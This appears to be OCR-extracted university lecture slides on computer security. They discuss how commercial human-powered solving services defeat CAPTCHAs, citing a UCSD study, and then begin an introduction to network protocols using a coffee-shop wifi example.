
- Deepest problem: CAPTCHAs are inherently vulnerable to *outsourcing* attacks
  - Attacker gets real humans to solve them



"crack captcha"

crack captcha php

Google
http://www.google.com/
Google
NY Times Google News Daily Weather 294 United Traffic Papers HN09 IMC Google Maps RSS (1) Movies BART Wikis Calories Blog
Google
Web Images Videos Maps News Shopping Gmail more ▼
iGoogle | Search settings | Sign in
Google™
Advanced Search
Language Tools
Google Search
I'm Feeling Lucky
Advertising Programs - Business Solutions - About Google
©2009 - Privacy


https://www.google.com/search?client=firefox-b-1-d&q=captcha+solving
captcha solving
All
Videos
Images
News
Books
More
Settings
To

About 5,360,000 results (0.40 seconds)

Ad · www.2captcha.com/fast/recognition

Captcha solving service - Always Cheap

Stable quality service. Even for difficult to recognize images. Start use now! Try the quality of our service right now and enjoy. API in all languages. **Solution** time 9 seconds. Steps: Register, Implement Our API, Send Us Your **CAPTCHAs**, Get Your Answer As Text.

Ad · www.anti-captcha.com/

Captcha Solving Service - API

GitHub/npm/pip3 code packages, education tutorials, browser plugin, local payment methods. $0.5 per 1000 image **captchas**, $1.5 for Recaptcha v2/v3. Huge amounts of trained workers. View Documentation.


View Tutorials · Read The FAQs

prowebscraper.com › blog › top-10-captcha-solving-servi...

Top 10 Captcha Solving Services Compared – ProWebScraper

1. Anticaptcha. Anticaptcha. Powered by 99% success rate and 7 seconds response time, Anticaptcha provides ...

Dec 19, 2017 · Uploaded by ProWebScraper



CAPTCHA solving service

✓ Cheapest price on the market

Starting from 0.5USD per 1000 images, depending on your daily upload volume

✓ Pay as you go


Pay-per-captcha payment basis. Minimum refill is 1 USD, no recurring charges

✓ 99.99% uptime since 2007

Vast amount of workers and premium infrastructure allows us to provide highly reliable 24/7/365 service

✓ Solving Google Recaptcha since 2016

You may fully rely on our stable solution and forget about browser emulation



Documentation in English


Created by Administrator
Last updated Oct 17, 2018

About version 2.0

API version 2 works on address https://api.anti-captcha.com/ and it works only via HTTI methods, data format is JSON.

To solve a captcha, you need:

1. Create captcha task via via createTask method which will return task ID.
2. Wait a few seconds to let system assign captcha to an employee and retrieve resu
3. Request captcha solution with getTaskResult method. If captchas is not solved ye step #2.



Re: CAPTCHAs – Understanding CAPTCHA-Solving Services in an Economic Context


Marti Motoyama, Kirill Levchenko, Chris Kanich, Damon McCoy,
Geoffrey M. Voelker and Stefan Savage
University of California, San Diego
{mmotoyam, klevchen, ckanich, dlmccoy, voelker, savage}@cs.ucsd.edu

Language	Example	AG	BC	BY	CB	DC	IT	All
English	one two three	51.1	37.6	4.76	40.6	39.0	62.0	39.2
Chinese (Simp.)	一 二 三	48.4	31.0	0.00	68.9	26.9	35.8	35.2
Chinese (Trad.)	一 二 三	52.9	24.4	0.00	63.8	30.2	33.0	34.1
Spanish	uno							
Italian	uno							
Tagalog	isá							
Portuguese	um							
Russian	один							
Tamil	ஒன்று							
Dutch	een							
Hindi	एक							
German	eins	3.62	0.72	0.00	1.46	0.56	29.1	5.91
Malay	satu dua tiga	0.00	1.42	0.00	0.00	0.55	29.4	5.23
Vietnamese	một hai ba	0.46	2.07	0.00	0.00	1.74	18.1	3.72
Korean	일 이 삼	0.00	0.00	0.00	0.00	0.00	20.2	3.37
Greek	ένα δύο τρία	0.45	0.00	0.00	0.00	0.00	15.5	2.65
Arabic	واحد اثنين ثلاثة	0.00	0.00	0.00	0.00	0.00	15.3	2.56
Bengali	এক দুই তিন	0.45	0.00	9.89	0.00	0.00	0.00	1.72
Kannada	ಒಂದು ಎರಡು ಮೂರು	0.91	0.00	0.00	0.00	0.55	6.14	1.26
Klingon		0.00	0.00	0.00	0.00	0.00	1.12	0.19
Farsi	یک دو سه	0.45	0.00	0.00	0.00	0.00	0.00	0.08

Table 2: Percentage of responses from the services with correct answers for the language CAPTCHAS.

These Days:
CAPTCHAs are ways of ***training*** AI systems

- Plus are all about an economic protection
  - Even the best CAPTCHA doesn't say "Is this a human or a bot"…
  - but…
  - "Is this a human or a bot willing to spend a couple pennies?"
- Acts as a hard limit on what a CAPTCHA can really protect!


TO COMPLETE YOUR REGISTRATION, PLEASE TELL US WHETHER OR NOT THIS IMAGE CONTAINS A STOP SIGN:
STOP
NO
YES
ANSWER QUICKLY—OUR SELF-DRIVING CAR IS ALMOST AT THE INTERSECTION.
SO MUCH OF "AI" IS JUST FIGURING OUT WAYS TO OFFLOAD WORK ONTO RANDOM STRANGERS.

Network Security

- Why study network security?
  - Networking greatly extends our overall attack surface
    - Networking = the Internet
  - Opportunity to see *how large-scale design affects security issues*
  - Protocols a great example of *mindless agents* in action
- This lecture + next: sufficient background in networking to then explore security issues in next ~8 lectures
- Complex topic with many facets
  - We will omit concepts/details that aren't very security-relevant
    - But to no small extent we are speed running about 1/2 a dozen worth of "networking" lectures!
  - By all means, ask questions when things are unclear

Protocols

- A protocol is an agreement on how to communicate
- Includes syntax and semantics
  - How a communication is specified & structured
    - Format, order messages are sent and received
  - What a communication means
    - Actions taken when transmitting, receiving, or timer expires
- E.g.: making a comment in lecture in the Before Times?

1. Raise your hand.
2. Wait to be called on.
3. Or: wait for speaker to **pause** and vocalize
4. If unrecognized (after timeout): vocalize w/ “excuse me”

So Let's Do A Google Search...

- Walk into a coffee shop
- Open a laptop
- Search google...

Coffee Shop

Coffee Shop

1. Join the wireless network

Your laptop shouts:
HEY, DOES WIRELESS NETWORK X EXIST?


Coffee Shop

1. Join the wireless network

Wireless access point(s) continually shout:
HEY, I’M WIRELESS NETWORK Y, JOIN ME!

Coffee Shop

1. Join the wireless network



If either match up, your laptop joins the network. Optionally performs a cryptographic exchange.


Coffee Shop

2. Configure your connection

Your laptop shouts:
HEY, ANYBODY, WHAT BASIC CONFIG DO I NEED TO USE?

Coffee Shop

2. Configure your connection



Some system on the local network replies: ***Here’s your config, enjoy***

Coffee Shop

2. Configure your connection

192.168.1.14

The configuration includes:


(1) An Internet address (**IP address**) your laptop should use; typ. 32 bits (IPv4). May also include 64b of the 128b IPv6 address

